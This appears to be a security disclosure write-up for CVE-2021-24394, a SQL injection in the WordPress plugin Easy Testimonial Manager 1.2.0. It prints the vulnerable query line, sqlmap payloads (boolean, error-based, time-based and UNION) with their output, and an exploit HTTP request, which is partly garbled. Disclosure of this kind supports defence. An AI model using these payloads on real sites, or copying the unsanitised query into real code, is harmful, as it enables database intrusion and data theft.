Wp Plugin Easy Testimonial Manager

Plugin Details

Plugin Name: wp-plugin : easy-testimonial-manager
Effected Version : 1.2.0 (and most probably lower version's if any)
Vulnerability : Injection
Minimum Level of Access Required : Administrator
CVE Number : CVE-2021-24394
Identified by : Syed Sheeraz Ali
WPScan Reference URL

Disclosure Timeline

- May 9, 2021: Issue Identified and Disclosed to WPScan
- June 10, 2021 : Plugin Closed
- June 10, 2021 : CVE Assigned
- July 23, 2021 : Public Disclosure

Technical Details

Vulnerable File: `/inc/easy_testimonial_update.php#74`

Vulnerable Code block and parameter:

Administrator level SQLi for parameter `id` /inc/easy_testimonial_update.php#74

```
74:        $rows = $wpdb->get_results("SELECT *from ".$wpdb->prefix."easy_testimonial_manager where id=".$_GET['id']);
```

PoC Screenshots


```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: page=easy_testimonial_update&id=1 AND 4764=4764

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: page=easy_testimonial_update&id=1 AND GTID_SUBSET(CONCAT(0x7176716271,(SELECT (ELT(9732=9732,1))),0x71786b6a71),9732)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: page=easy_testimonial_update&id=1 AND (SELECT 9174 FROM (SELECT(SLEEP(5)))Uij0)

    Type: UNION query
    Title: Generic UNION query (NULL) - 8 columns
    Payload: page=easy_testimonial_update&id=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176716271,0x4f6856554d4e7067637
16c7263476779646c6b734c6d52584a43794d714d786471435147737848 5a,0x71786b6a71),NULL,NULL-- -
---
[17:19:31] [INFO] testing MySQL
[17:19:32] [WARNING] reflective value(s) found and filtering out
[17:19:32] [INFO] confirming MySQL
[17:19:33] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.18.0
back-end DBMS: MySQL >= 8.0.0
[17:19:33] [INFO] fetching current user
current user: 'bob@localhost'
[17:19:33] [INFO] fetched data logged to text files under '/Users/sheerazali/.local/share/sqlmap/output/gbkbypass.com'

[*] ending @ 17:19:33 /2021-05-07/
```



Exploit

```
GET /wp-admin/admin.php?page=easy_testimonial_update&id=page=easy_testimonial_update&id=1 UNION ALL SELECT NULL,NULL,NULL,NULL
Host: gbkbypass.com
Upgrade-Insecure-Requests: 1
```

```
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
Sec-GPC: 1
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: wordpress_3c2ce95e14731d39dda94160e7e8239e=admin%7C1620560530%7CmQtB7Q3oOb4kxM7wWMA5DikYYDl9tVqtvuqV2n8ymSY%7C546baede
Connection: close
```

```
<td><input type="text" name="url" value="http://bob@localhost" id="url" placeholder="Enter the  link..."></td>
```